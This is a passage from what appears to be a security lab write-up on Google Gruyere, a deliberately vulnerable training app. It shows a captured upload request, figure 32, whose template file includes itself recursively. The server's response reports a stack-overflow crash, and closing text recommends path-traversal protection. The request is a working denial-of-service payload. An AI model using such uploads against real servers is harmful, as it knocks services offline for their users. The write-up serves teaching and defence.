  boundary=---------------------------271954897137433852371590
  992277
9 Content-Length: 294
10 Origin: https://google-gruyere.appspot.com
11 Dnt: 1
12 Referer:
  https://google-gruyere.appspot.com/581249953348201212628425161109898494549/upload.gtl
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Te: trailers
19
20 -----------------------------271954897137433852371590992277
21 Content-Disposition: form-data; name="upload_file"; filename
  ="menubar.gtl"
22 Content-Type: application/octet-stream
23
24 [[include:menubar.gtl]]DoS[[/include:menubar.gtl]]
25 -----------------------------271954897137433852371590992277-
  -
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Cache-Control: no-cache
3 Content-Type: text/html; charset=utf-8
4 Pragma: no-cache
5 X-Cloud-Trace-Context: ccda076e1a0a62370368d8186fc9e8b1
6 Vary: Accept-Encoding
7 Date: Thu, 09 Feb 2023 18:05:56 GMT
8 Server: Google Frontend
9 Content-Length: 278
10 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443";
   ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443";
   ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000;
   v="46,43"
11
12
13 <HTML>
     <BODY>
14     <H1 style="color:red">
         Gruyere System Alert
       </H1>
15     <TT style="font-size: 150%">
16
17       Server has crashed: Stack overflow.
18       <br>
         <br>
         Server will be automatically restarted.
19
20     </TT>
21
22   </BODY>
   </HTML>
```

Figure 32. POST query uploading the menubar.gtl file and server response about resource exhaustion

The above attack exploits the vulnerability described in scenario #11. To prevent it, it is necessary to implement mechanisms of protection against **path traversal** attacks.